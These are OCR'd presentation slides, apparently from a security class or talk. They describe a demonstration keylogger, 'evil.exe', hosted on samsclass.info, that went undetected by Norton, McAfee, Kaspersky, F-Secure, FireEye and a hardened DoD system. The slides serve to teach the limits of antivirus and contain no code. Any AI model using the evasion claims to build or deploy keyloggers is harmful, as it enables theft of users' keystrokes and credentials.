


PRODUCT ANNOUNCEMENT!

Ultra-Advanced APT Tool



samsclass.info/evil.exe


evil
http://attack.samscl...
attack.samsclass.info
NORTON JUST DON'T CARE
F-Secure is running! I am safe!
EVIL KEYLOGGER STEALING MY STUFF!!
Anti-Virus
F-Secure
ANTI-VIRUS
Status
Tools
Statistics
Your computer is protected
All security features are up to date
Last successful update check 5/24/2014 12:22 PM
Scan
Settings
Protecting the irreplaceable
12:28 PM
5/24/2014

UNSTOPPABLE

- None of these products stop it
  - Norton
  - McAfee
  - Kaspersky
  - Nod32
  - F-Secure
  - Avast!
  - Microsoft Security Essentials

FireEye FAILS

A friend in the financial industry tested FireEye:

No alerts from FireEye.

So i can say that I know fireeye saw your exe download and execute. And I can say that it did not alert nor take action because it didn't

see anything it decided was malicious.

DoD Mission Assurance Category. 1: FAILS

A defense contractor tested a high-security system:

Your compiled keylogger works on MAC-I STIG'd sys w/ full McAfee HBSS ePO HIPS, VSE, etc :)

I don't always run arbitrary executables on MAC-I systems, but when I do, it's for science.

sorry, MAC = DoD Mission Assurance Category. 1 = highest.


Norton
SECURED
powered by Symantec
McAfee
SECURE